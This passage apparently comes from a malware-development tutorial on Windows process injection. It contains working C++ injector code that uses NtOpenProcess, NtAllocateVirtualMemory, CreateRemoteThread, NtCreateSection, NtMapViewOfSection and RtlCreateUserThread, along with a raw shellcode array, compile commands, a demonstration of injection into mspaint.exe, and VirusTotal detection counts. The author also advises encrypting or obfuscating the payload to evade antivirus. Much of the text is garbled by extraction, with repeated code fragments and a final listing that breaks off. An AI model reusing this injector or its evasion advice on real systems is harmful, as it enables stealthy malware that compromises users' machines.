+0x008 RootDirectory    : Ptr64 Void
+0x010 ObjectName       : Ptr64 _UNICODE_STRING
+0x018 Attributes        : UInt4B
+0x020 SecurityDescriptor : Ptr64 Void
+0x028 SecurityQualityOfService : Ptr64 Void
GetContextState failed, 0x80004001

```

```

40 // dt nt!_OBJECT_ATTRIBUTES$
41 typedef struct _OBJECT_ATTRIBUTES {$
42     ULONG             Length;$
43     HANDLE            RootDirectory;$
44     PUNICODE_STRING   ObjectName;$
45     ULONG             Attributes;$
46     PVOID             SecurityDescriptor;$
47     PVOID             SecurityQualityOfService;$
48 } OBJECT_ATTRIBUTES, * POBJECT_ATTRIBUTES;$
49 $;

```

Then run:

```
dt nt!_CLIENT_ID
```

```

GetContextState failed, 0x80004001
GetContextState failed, 0x80004001
1kd> dt nt!_CLIENT_ID
+0x000 UniqueProcess      : Ptr64 Void
+0x008 UniqueThread       : Ptr64 Void

```

lkd>

```

40    VOID                SecurityDescriptor,$
41    PVOID               SecurityQualityOfService;$
42 } OBJECT_ATTRIBUTES, * POBJECT_ATTRIBUTES;$
43 $;
44 // dt nt!_CLIENT_ID$;
45 typedef struct _CLIENT_ID {$
46     PVOID               UniqueProcess;$
47     PVOID               UniqueThread;$
48 } CLIENT_ID, * PCLIENT_ID;$
49 $;
50 // dt nt!_UNICODE_STRING$;
51 typedef struct _UNICODE_STRING{$
52     USHORT              Length;$
53     USHORT              MaximumLength;$
54     PWSTR               Buffer:$
55 } UNICODE_STRING, * PUNICODE_STRING;$
56 $;
57 // dt nt!_OBJECT_ATTRIBUTES$;
58 typedef struct _OBJECT_ATTRIBUTES{$
59     ULONG               Length;$
60     HANDLE              RootDirectory;$
61     PUNICODE_STRING    ObjectName;$
62     ULONG               Attributes;$
63     PVOID               SecurityDescriptor;$
64     PVOID               SecurityQualityOfService;$
65 } OBJECT_ATTRIBUTES, * POBJECT_ATTRIBUTES;$
66 $;
67 // dt nt!_CLIENT_ID$;

```

and:

```

dt nt!_UNICODE_STRING

```

lkd>

```

GetContextState failed, 0x80004001
1kd> dt nt!_UNICODE_STRING
+0x000 Length      : UInt2B
+0x002 MaximumLength : UInt2B
+0x008 Buffer      : Ptr64 Wchar

```

lkd>

```

50 };$;
51 $;
52 // dt nt!_UNICODE_STRING$;
53 typedef struct _UNICODE_STRING{$
54 {$
55     USHORT Length;$
56     USHORT MaximumLength;$
57     PWSTR Buffer;$
58 } UNICODE_STRING, * PUNICODE_STRING;$
59 $;
60 // dt nt!_OBJECT_ATTRIBUTES$;
61 typedef struct _OBJECT_ATTRIBUTES{$
62     ULONG Length;$
63     HANDLE RootDirectory;$
64     PUNICODE_STRING ObjectName;$
65     ULONG Attributes;$
66     PVOID SecurityDescriptor;$
67     PVOID SecurityQualityOfService;$
68 } OBJECT_ATTRIBUTES, * POBJECT_ATTRIBUTES;$
69 $;
70 // dt nt!_CLIENT_ID$;

```

There is one more caveat. Before returning the handle by the `NtOpenProcess` function/ routine, the Object Attributes need to be initialized which can be applied to the handle. To initialize the Object Attributes an `InitializeObjectAttributes` macro is defined and invoked which specifies the properties of an object handle to routines that open handles.

```

1 /*%
2 hack.cpp%
3 classic payload injection example via undocumented NT API functions%
4 author: @cocomelonc%
5 https://cocomelonc.github.io/tutorial/2021/12/11/malware-injection-11.html%
6 */
7 #include <stdio.h>%
8 #include <stdlib.h>%
9 #include <string.h>%
10 #include <windows.h>%
11 %
12 #pragma comment(lib, "ntdll")%
13 %
14 #define InitializeObjectAttributes(p,n,a,r,s) { \%
15     (p)->Length = sizeof(OBJECT_ATTRIBUTES); \%
16     (p)->RootDirectory = (r); \%
17     (p)->Attributes = (a); \%
18     (p)->ObjectName = (n); \%
19     (p)->SecurityDescriptor = (s); \%
20     (p)->SecurityQualityOfService = NULL; \%
21 }%
22 %
23 typedef NTSTATUS(NTAPI* pNtAllocateVirtualMemory)(%
24     HANDLE           ProcessHandle,%
25     PVOID            *BaseAddress,%
26     ULONG             ZeroBits,%
27     PULONG            RegionSize,%
28     ULONG             AllocationType,%
29     ULONG             Protect,%
30 );%
31 %
32 %
33 int main(int argc, char* argv[]) {%
34     HANDLE ph; // process handle%
35     HANDLE rt; // remote thread%
36     PVOID rb; // remote buffer%
37     DWORD pid; // process ID%
38 %
39     pid = atoi(argv[1]);%
40     OBJECT_ATTRIBUTES oa;%
41 %
42     CLIENT_ID cid;%
43 %
44     InitializeObjectAttributes(&oa, NULL, 0, NULL, NULL);%
45     cid.UniqueProcess = (PVOID) pid;%
46     cid.UniqueThread = 0;%
47 %
48     // loading ntdll.dll%
49     HMODULE ntdll = GetModuleHandleA("ntdll");%
50 }
```

InitializeObjectAttributes

Then, loading the `ntdll.dll` library to invoke `NtOpenProcess`:

```

91 int main(int argc, char* argv[]) {
92     HANDLE ph; // process handle;
93     HANDLE rt; // remote thread;
94     PVOID rb; // remote buffers;
95     DWORD pid;
96
97     pid = atoi(argv[1]);
98     OBJECT_ATTRIBUTES oa;
99
100    CLIENT_ID cid;
101
102    InitializeObjectAttributes(&oa, NULL, 0, NULL, NULL);
103    cid.UniqueProcess = (PVOID) pid;
104    cid.UniqueThread = 0;
105
106    // loading ntdll.dll
107    HMODULE ntdll = GetModuleHandle("ntdll");
108    printf("PID: %d\n", pid);
109
110    pNtOpenProcess myNtOpenProcess = (pNtOpenProcess)GetProcAddress(ntdll, "NtOpenProcess");
111    pNtAllocateVirtualMemory myNtAllocateVirtualMemory = (pNtAllocateVirtualMemory)GetProcAddress(ntdll, "NtAllocateVirtualMemory");
112    +
113    // open remote proces via NT API
114    myNtOpenProcess(&ph, PROCESS_VM_WRITE | PROCESS_VM_OPERATION | PROCESS_CREATE_THREAD, &oa, &cid);
115
116    if (!ph) {
117        printf("failed to open process :(\n");
118        return -2;
119    }
120

```

And then get starting addresses of the our functions:

```

91 int main(int argc, char* argv[]) {
92     HANDLE ph; // process handle;
93     HANDLE rt; // remote thread;
94     PVOID rb; // remote buffers;
95     DWORD pid;
96
97     pid = atoi(argv[1]);
98     OBJECT_ATTRIBUTES oa;
99
100    CLIENT_ID cid;
101
102    InitializeObjectAttributes(&oa, NULL, 0, NULL, NULL);
103    cid.UniqueProcess = (PVOID) pid;
104    cid.UniqueThread = 0;
105
106    // loading ntdll.dll
107    HMODULE ntdll = GetModuleHandle("ntdll");
108    printf("PID: %d\n", pid);
109
110    pNtOpenProcess myNtOpenProcess = (pNtOpenProcess)GetProcAddress(ntdll, "NtOpenProcess");
111    pNtAllocateVirtualMemory myNtAllocateVirtualMemory = (pNtAllocateVirtualMemory)GetProcAddress(ntdll, "NtAllocateVirtualMemory");
112    +
113    // open remote proces via NT API
114    myNtOpenProcess(&ph, PROCESS_VM_WRITE | PROCESS_VM_OPERATION | PROCESS_CREATE_THREAD, &oa, &cid);
115    +
116    if (!ph) {
117        printf("failed to open process :(\n");
118        return -2;
119    }
120

```

And finally open process:

```

92     InitializeObjectAttributes(&oa, NULL, 0, NULL, NULL);
93     cid.UniqueProcess = (PVOID) pid;
94     cid.UniqueThread = 0;
95
96     // loading ntdll.dll
97     HMODULE ntdll = GetModuleHandle("ntdll");
98     printf("PID: %d\n", pid);
99
100    pNtOpenProcess myNtOpenProcess = (pNtOpenProcess)GetProcAddress(ntdll, "NtOpenProcess");
101    pNtAllocateVirtualMemory myNtAllocateVirtualMemory = (pNtAllocateVirtualMemory)GetProcAddress(ntdll, "NtAllocateVirtualMemory");
102
103    // open remote proces via NT API
104    myNtOpenProcess(&ph, PROCESS_VM_WRITE | PROCESS_VM_OPERATION | PROCESS_CREATE_THREAD, &oa, &cid);
105
106    if (!ph) {
107        printf("failed to open process :(\n");
108        return -2;
109    }
110
111    // allocate memory buffer for remote process
112    myNtAllocateVirtualMemory(ph, &rb, 0, (PULONG)&my_payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

```

And otherwise the main logic is the same.

```

110    pNtOpenProcess myNtOpenProcess = (pNtOpenProcess)GetProcAddress(ntdll, "NtOpenProcess");
111    pNtAllocateVirtualMemory myNtAllocateVirtualMemory = (pNtAllocateVirtualMemory)GetProcAddress(ntdll, "NtAllocateVirtualMemory");
112    +
113    // open remote proces via NT API
114    myNtOpenProcess(&ph, PROCESS_VM_WRITE | PROCESS_VM_OPERATION | PROCESS_CREATE_THREAD, &oa, &cid);
115
116    if (!ph) {
117        printf("failed to open process :(\n");
118        return -2;
119    }
120
121    // allocate memory buffer for remote process
122    myNtAllocateVirtualMemory(ph, &rb, 0, (PULONG)&my_payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
123
124    // copy data between processes
125    WriteProcessMemory(ph, rb, my_payload, my_payload_len, NULL);
126
127    // our process start new thread
128    rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)rb, NULL, 0, NULL);
129    CloseHandle(ph);
130    return 0;
131

```


As shown in this code, the Windows API call **OpenProcess** can be replaced with Native API call function **NtOpenProcess**. But we need to define the structures

which are defined in the NT kernel header files.

The downside to this method is that the function is undocumented so it may change in the future.


Let's go to see our simple malware in action. Compile `hack.cpp`:

```
x86_64-w64-mingw32-g++ hack.cpp -o hack.exe -mconsole \
-I/usr/share/mingw-w64/include/ -s -ffunction-sections \
-fdata-sections -Wno-write-strings -fno-exceptions \
-fmerge-all-constants -static-libstdc++ -static-libgcc \
-fpermissive
```



A terminal window titled "2021-12-11-malware-injection-11 : bash — Konsole". The session shows the compilation of `hack.cpp` into `hack.exe` using mingw32-g++. It then runs `hack.exe`, which prints its own source code to the console. Finally, it lists files in the current directory, showing `hack.exe` and `hack.cpp`.

Then, run process hacker 2:



For example, the highlighted process `mspaint.exe` is our victim.

Let's run our simple malware:

```

.\hack.exe 4964

File Edit View Bookmarks Settings Help
win10-x64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Process Hacker [WINDOWS-V9H\K33\user]
Processes Services Network Disk
Name PID CPU I/O total... Private b... User name De...
winlogon.exe 568 0.00 2.15 MB Wi
fontdri.exe 724 0.00 1.8 MB Us
dwm.exe 912 0.06 39.13 MB De
explorer.exe 950 0.99 60 B/s 27.75 MB Wi
fontdri.exe 4616 0.08 64 B/s 2.56 MB Wi
OneDrive.exe 4028 0.00 28.11 MB Wi
Process Hacker.exe 4992 1.19 12.07 MB Meow-meow! Meow-meow!
mspaint.exe 4964 0.00 8.71 MB Meow-meow!
powershell.exe 2724 0.03 56.13 KB Meow-meow!
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
PS C:\Users\user> cd "Documents\malware\2021-12-11-malware-injection-11"
PS C:\Users\user\Documents\malware\2021-12-11-malware-injection-11> .\check.exe 4964
PS C:\Users\user\Documents\malware\2021-12-11-malware-injection-11>

```

As you can see our **meow-meow** messagebox is popped-up.

Let's go to investigate properties of our victim process PID: 4964:

Address	Length	Result
0x26521d396f0	22	MSCTIME UI
0x26521d39708	12	dClass
0x7ff71b18	32	AfxControlBar42u
0x7ff351d	22	MSCTIME UI
0x7ff35ed	22	MSCTIME UI
0x7ff35e2	20	IB0B0000:0
0x7ff35d8	44	UserAdapterWindowClass
0x7ff35a4	20	Meow-meow!
0x7ff358e	12	=^,^=
0x7ff3576	20	Meow-meow!
0x7ff3570	20	Zoom level
0x7ff3518	14	Zoom in
0x7ff34ff1	16	Zoom out
0x7ff34f0	12	&Paste
0x7ff34e8	12	Select
0x7ff34cd	18	Selection
0x7ff34c4	12	equal
0x7ff3380	166	\BaseNamedObjects\{CoreUI]-PID(2...
0x7ff3374	6	PE7Te
0x7ff3368	6	GE4T;,
0x7ff3367	6	-^T/-
0x7ff3367	6	(ETe0

As you can see, our **meow-meow** payload successfully injected as expected!

As you can see the main logic is the same with previous NT API function call techniques but there is a caveat with defining the structures and associated parameters. Without defining this structures the code will not run.

The reason why it's good to have this technique in your arsenal is because we are not using `OpenProcess` which is more popular and suspicious and which is more closely investigated by the blue teamers.

Let's go to upload our new `hack.exe` with encrypted command to Virustotal (13.12.2021):

The screenshot shows the Virustotal analysis interface. At the top, there is a progress bar indicating 5 out of 65 security vendors flagged the file as malicious. Below this, the file name is listed as `9f4213643891fc14473948deb15077d9b7b4d2da3db467932e57e383e535e6 hack.exe`. The file is identified as 64-bit assembly/poem. The size is 39.60 KB and it was submitted a moment ago. The file type is EXE. The detection table shows the following results:

Vendor	Detection	Details	Behavior	Community
Ikarus	Malicious	Trojan/Wnd4-Rozene	MaxSecure	Trojan/Malware.300983.usugen
Microsoft	Malicious	Trojan/Win32/Sabik.FL.Bml	SecureAge APEX	Malicious
Symantec	Malicious	Meterpreter	Acronis (Static ML)	Undetected
Ad-Aware	Undetected		AhnLab-V3	Undetected

<https://www.virustotal.com/gui/file/9f4213643891fc14473948deb15077d9b7b4d2da3db467932e57e383e535e6?nocache=1>

So, 5 of 65 AV engines detect our file as malicious.

If we want, for better result, we can add `payload encryption` with key or `obfuscate` functions, or combine both of this techniques.

I hope this section spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

WinDBG kernel debugging
VirtualAllocEx
NtOpenProcess
NtAllocateVirtualMemory
WriteProcessMemory
CreateRemoteThread
source code in Github

24. code injection via memory sections. Simple C++ example.

File Machine View Input Devices Help

Windows PowerShell

PS C:\Users\User\Documents\malware\2021-12-13-malware-injection-12> dir

Directory: C:\Users\User\Documents\malware\2021-12-13-malware-injection-12

Mode	LastWriteTime	Length	Name
a---	12/15/2021 12:30 AM	906752	hack.exe

PS C:\Users\User\Documents\malware\2021-12-13-malware-injection-12> ./hack.exe mspaint.e

=^_^= X

Meow-meow!

OK

```
179 // loading ntdll.dll
179 HANDLE ntdll = GetModuleHandleA("ntdll.dll");
180
181 pNtOpenProcess myNtOpenProcess = (pNtOpenProcess)
182 pNtCreateSection myNtCreateSection = (pNtCreateSection)
183 pNtMapViewOfSection myNtMapViewOfSection = (pNtMapViewOfSection)
184 pRtlCreateUserThread myRtlCreateUserThread = (pRtlCreateUserThread)
185 pReadProcessMemory myReadProcessMemory = (pReadProcessMemory)
186
187 // create a memory section
188 myNtCreateSection(hSh, SECTION_MAP_READ | SECTION_EXECUTE);
189
190 // bind the object in the memory of our process
191 myNtMapViewOfSection(hSh, GetCurrentProcess(), &h);
192
193 // open remote process via NT API's
194 HANDLE ph = NULL;
195 myNtOpenProcess(ph, PROCESS_ALL_ACCESS, &obj, &dw);
196
197 if (!ph) {
198     printf("Failed to open process :(\n");
199     return -2;
200 }
201
202 // bind the object in the memory of the target
203 myNtMapViewOfSection(hSh, ph, &rB, NULL, NULL, NULL);
204
205 // write payload
206 memcpy(lb, my_payload, sizeof(my_payload));
207
208 // create a thread
209 myRtlCreateUserThread(ph, NULL, FALSE, 0, 0, 0,
210
211 // and waits
212 (WaitForSingleObject(lth, INFINITE)) == WAIT_FA
```

NORMAL hack.cpp

5:36 PM 12/15/2021 Right Ctrl

cpp utf-8 [unx] 25% 212/212

In the previous sections I wrote about classic injections where WinAPI functions replaced with Native API functions.

The following section is a result of self-research of another malware development technique.

Although the use of these trick in a regular application is an indication of something malicious, threat actors will continue to use them for process injection.

what is section?

Section is a memory block that is shared between processes and can be created with `NtCreateSection` API.

practical example.

The flow of this technique is: firstly, we create a new section object via `NtCreateSection`:

```
48 // NtCreateSection syntax$  
49 typedef NTSTATUS(NTAPI* pNtCreateSection)($  
50     OUT PHANDLE SectionHandle,$  
51     IN ULONG DesiredAccess,$  
52     IN POBJECT_ATTRIBUTES ObjectAttributes OPTIONAL,$  
53     IN PLARGE_INTEGER MaximumSize OPTIONAL,$  
54     IN ULONG PageAttributess,$  
55     IN ULONG SectionAttributes,$  
56     IN HANDLE FileHandle OPTIONAL$  
57 );$#
```

```

169 pNtOpenProcess myNtOpenProcess = (pNtOpenProcess)GetProcAddress(ntdll, "NtOpenProcess");
170 pNtCreateSection myNtCreateSection = (pNtCreateSection)(GetProcAddress(ntdll, "NtCreateSection"));
171 pNtMapViewOfSection myNtMapViewOfSection = (pNtMapViewOfSection)(GetProcAddress(ntdll, "NtMapViewOfSection"));
172 pRtlCreateUserThread myRtlCreateUserThread = (pRtlCreateUserThread)(GetProcAddress(ntdll, "RtlCreateUserThread"));
173 pZwUnmapViewOfSection myZwUnmapViewOfSection = (pZwUnmapViewOfSection)(GetProcAddress(ntdll, "ZwUnmapViewOfSection"));

174 // create a memory section
175 myNtCreateSection(sh, SECTION_MAP_READ | SECTION_MAP_WRITE | SECTION_MAP_EXECUTE, NULL, (PLARGE_INTEGER)&sectionS, PAGE_EXECU
TE_READWRITE, SEC_COMMIT, NULL);
176
177 // bind the object in the memory of our process for reading and writing
178 myNtMapViewOfSection(sh, GetCurrentProcess(), &lb, NULL, NULL, NULL, &s, 2, NULL, PAGE_READWRITE);
179
180 // open remote proces via NT API
181 HANDLE ph = NULL;

```

Then, before a process can read/write to that block of memory, it has to map a view of the said section, which can be done with `NtMapViewOfSection`:

```

59 // NtMapViewOfSection syntax$
60 typedef NTSTATUS(NTAPI* pNtMapViewOfSection)($
61     HANDLE             SectionHandle,$
62     HANDLE             ProcessHandle,$
63     PVOID*             BaseAddress,$
64     ULONG_PTR          ZeroBits,$
65     SIZE_T             CommitSize,$
66     PLARGE_INTEGER     SectionOffset,$
67     PSIZE_T            ViewSize,$
68     DWORD              InheritDisposition,$
69     ULONG              AllocationType,$
70     ULONG              Win32Protect$
71 );$
```

Map a view of the created section to the local malicious process with RW protection:

```

185 pZwUnmapViewOfSection myZwUnmapViewOfSection = (pZwUnmapViewOfSection)(GetProcAddress(ntdll, "ZwUnmapViewOfSection"));
186
187 // create a memory section
188 myNtCreateSection(sh, SECTION_MAP_READ | SECTION_MAP_WRITE | SECTION_MAP_EXECUTE, NULL, (PLARGE_INTEGER)&sectionS, PAGE_EXECU
TE_READWRITE, SEC_COMMIT, NULL);
189
190 // bind the object in the memory of our process for reading and writing
191 myNtMapViewOfSection(sh, GetCurrentProcess(), &lb, NULL, NULL, NULL, &s, 2, NULL, PAGE_READWRITE);
192
193 // open remote proces via NT API
194 HANDLE ph = NULL;
195 myNtOpenProcess(ph, PROCESS_ALL_ACCESS, &oa, &cid);
196
197 if (!ph) {
198     printf("failed to open process :(\n");
199     return -2;
200 }
201
202 // bind the object in the memory of the target process for reading and executing

```

NORMAL hack.cpp cpp | utf-8[unix] 98% s 201/222 ln : 2 = [215] trailing

Then, map a view of the created section to the remote target process with RX protection:

```

92 // open remote proces via NT API
93 HANDLE ph = NULL;
94 myNtOpenProcess(ph, PROCESS_ALL_ACCESS, &oa, &cid);
95
96 if (!ph) {
97     printf("failed to open process :(\n");
98     return -2;
99 }
100
101 // bind the object in the memory of the target process for reading and executing
102 myNtMapViewOfSection(sh, ph, &rb, NULL, NULL, NULL, &s, 2, NULL, PAGE_EXECUTE_READ);
103
104
```

As you can see for opening process I used Native API `NtOpenProcess` function:

```

87 // NtOpenProcess syntax$
88 typedef NTSTATUS(NTAPI* pNtOpenProcess)($
89     PHANDLE             ProcessHandle,$
90     ACCESS_MASK          AccessMask,$
91     POBJECT_ATTRIBUTES    ObjectAttributes,$
92     PCLIENT_ID           ClientID$)
93 );$
```

Then, write our payload:

```

unsigned char my_payload[] =
"\xfc\x48\x81\xe4\xf0\xff\xff\xe8\xd0\x00\x00\x00\x41"
"\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
"\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
"\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
"\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
"\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
"\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
"\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
"\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
"\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
"\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
"\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
"\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
"\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
"\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
"\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
"\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
"\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
"\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
"\x2e\x2e\x5e\x3d\x00";
```

```

196 ++$
197 if (!ph) {§
198     printf("failed to open process :(\\n");§
199     return -2;§
200 }§
201 ++$
202 // bind the object in the memory of the target process for reading and executing§
203 myNtMapViewOfSection(sh, ph, &rb, NULL, NULL, NULL, &s, 2, NULL, PAGE_EXECUTE_READ);§
204 §
205 // write payload§
206 memcpy(lb, my_payload, sizeof(my_payload));§
207 §
208 // create a thread§
209 myRtlCreateUserThread(ph, NULL, FALSE, 0, 0, 0, rb, NULL, &th, NULL);§
210 §
211 // and wait§
212 if (WaitForSingleObject(th, INFINITE) == WAIT_FAILED) {§
213     return -2;§
214 }
```

NORMAL hack.cpp

cpp utf-8[unix] 96% =

Then, create a remote thread in the target process and point it to the mapped

view in the target process to trigger the shellcode via `RtlCreateUserThread`:

```
73 // RtlCreateUserThread syntax$  
74 typedef NTSTATUS(NTAPI* pRtlCreateUserThread)(  
75     IN HANDLE             ProcessHandle,$  
76     IN PSECURITY_DESCRIPTOR SecurityDescriptor OPTIONAL,$  
77     IN BOOLEAN            CreateSuspended,$  
78     IN ULONG              StackZeroBits,$  
79     IN OUT PULONG          StackReserved,$  
80     IN OUT PULONG          StackCommit,$  
81     IN PVOID               StartAddress,$  
82     IN PVOID               StartParameter OPTIONAL,$  
83     OUT PHANDLE            ThreadHandle,$  
84     OUT PCCLIENT_ID        ClientID$  
85 );$  
86  
195 myNtOpenProcess(&ph, PROCESS_ALL_ACCESS, &oa, &cid);$  
196 ++$  
197 if (!ph) {  
198     printf("failed to open process :(\n");  
199     return -2;  
200 }  
201 ++$  
202 // bind the object in the memory of the target process for reading and executing$  
203 myNtMapViewOfSection(sh, ph, &rb, NULL, NULL, NULL, &s, 2, NULL, PAGE_EXECUTE_READ);$  
204 $  
205 // write payload$  
206 memcpy(lb, my_payload, sizeof(my_payload));$  
207 $  
208 // create a thread$  
209 myRtlCreateUserThread(ph, NULL, FALSE, 0, 0, 0, rb, NULL, &th, NULL);$  
210 $  
211 // and wait$  
212 if (WaitForSingleObject(th, INFINITE) == WAIT_FAILED) {  
213     return -2;  
214 }$  
215 $
```

Finally, I used `ZwUnmapViewOfSection` for clean up:

```
94 $  
95 // ZwUnmapViewOfSection syntax$  
96 typedef NTSTATUS(NTAPI* pZwUnmapViewOfSection)(  
97     HANDLE             ProcessHandle,$  
98     PVOID BaseAddress$  
99 );$  
100  
101  
202 // bind the object in the memory of the target process for reading and executing$  
203 myNtMapViewOfSection(sh, ph, &rb, NULL, NULL, NULL, &s, 2, NULL, PAGE_EXECUTE_READ)  
204 $  
205 // write payload$  
206 memcpy(lb, my_payload, sizeof(my_payload));$  
207 $  
208 // create a thread$  
209 myRtlCreateUserThread(ph, NULL, FALSE, 0, 0, 0, rb, NULL, &th, NULL);$  
210 $  
211 // and wait$  
212 if (WaitForSingleObject(th, INFINITE) == WAIT_FAILED) {  
213     return -2;  
214 }$  
215 $  
216 // clean up$  
217 myZwUnmapViewOfSection(GetCurrentProcess(), lb);  
218 myZwUnmapViewOfSection(ph, rb);  
219 CloseHandle(sh);  
220 CloseHandle(ph);  
221 return 0;  
222 }$
```

So full code which demonstrates this technique is:

```

/*
 * hack.cpp
 * advanced code injection technique via
 * NtCreateSection and NtMapViewOfSection
 * author @cocomelonc
 * https://cocomelonc.github.com/tutorial/
 * 2021/12/13/malware-injection-12.html
*/
#include <iostream>
#include <string.h>
#include <windows.h>
#include <tlhelp32.h>

#pragma comment(lib, "ntdll")
#pragma comment(lib, "advapi32.lib")

#define InitializeObjectAttributes(p,n,a,r,s) { \
    (p)->Length = sizeof(OBJECT_ATTRIBUTES); \
    (p)->RootDirectory = (r); \
    (p)->Attributes = (a); \
    (p)->ObjectName = (n); \
    (p)->SecurityDescriptor = (s); \
    (p)->SecurityQualityOfService = NULL; \
}

// dt nt!_UNICODE_STRING
typedef struct _LSA_UNICODE_STRING {
    USHORT Length;
    USHORT MaximumLength;
    PWSTR Buffer;
} UNICODE_STRING, * PUNICODE_STRING;

// dt nt!_OBJECT_ATTRIBUTES
typedef struct _OBJECT_ATTRIBUTES {
    ULONG Length;
    HANDLE RootDirectory;
    PUNICODE_STRING ObjectName;
    ULONG Attributes;
    PVOID SecurityDescriptor;
    PVOID SecurityQualityOfService;
} OBJECT_ATTRIBUTES, * POBJECT_ATTRIBUTES;

// dt nt!_CLIENT_ID
typedef struct _CLIENT_ID {
    PVOID UniqueProcess;

```

```

        PVOID             UniqueThread;
} CLIENT_ID, *PCLIENT_ID;

// NtCreateSection syntax
typedef NTSTATUS(NTAPI* pNtCreateSection)(
    OUT PHANDLE          SectionHandle,
    IN ULONG              DesiredAccess,
    IN POBJECT_ATTRIBUTES ObjectAttributes OPTIONAL,
    IN PLARGE_INTEGER     MaximumSize OPTIONAL,
    IN ULONG              PageAttributess,
    IN ULONG              SectionAttributes,
    IN HANDLE             FileHandle OPTIONAL
);

// NtMapViewOfSection syntax
typedef NTSTATUS(NTAPI* pNtMapViewOfSection)(
    HANDLE           SectionHandle,
    HANDLE           ProcessHandle,
    PVOID*           BaseAddress,
    ULONG_PTR         ZeroBits,
    SIZE_T            CommitSize,
    PLARGE_INTEGER   SectionOffset,
    PSIZE_T           ViewSize,
    DWORD             InheritDisposition,
    ULONG             AllocationType,
    ULONG             Win32Protect
);

// RtlCreateUserThread syntax
typedef NTSTATUS(NTAPI* pRtlCreateUserThread)(
    IN HANDLE           ProcessHandle,
    IN PSECURITY_DESCRIPTOR SecurityDescriptor OPTIONAL,
    IN BOOLEAN           CreateSuspended,
    IN ULONG              StackZeroBits,
    IN OUT PULONG         StackReserved,
    IN OUT PULONG         StackCommit,
    IN PVOID              StartAddress,
    IN PVOID              StartParameter OPTIONAL,
    OUT PHANDLE          ThreadHandle,
    OUT PCLIENT_ID        ClientID
);

// NtOpenProcess syntax
typedef NTSTATUS(NTAPI* pNtOpenProcess)(
```

```

    PHANDLE           ProcessHandle,
    ACCESS_MASK      AccessMask,
    POBJECT_ATTRIBUTES ObjectAttributes,
    PCLIENT_ID       ClientID
);

// ZwUnmapViewOfSection syntax
typedef NTSTATUS(NTAPI* pZwUnmapViewOfSection)(
    HANDLE           ProcessHandle,
    PVOID BaseAddress
);

// get process PID
int findMyProc(const char *procname) {

    HANDLE hSnapshot;
    PROCESSENTRY32 pe;
    int pid = 0;
    BOOL hResult;

    // snapshot of all processes in the system
    hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if (INVALID_HANDLE_VALUE == hSnapshot) return 0;

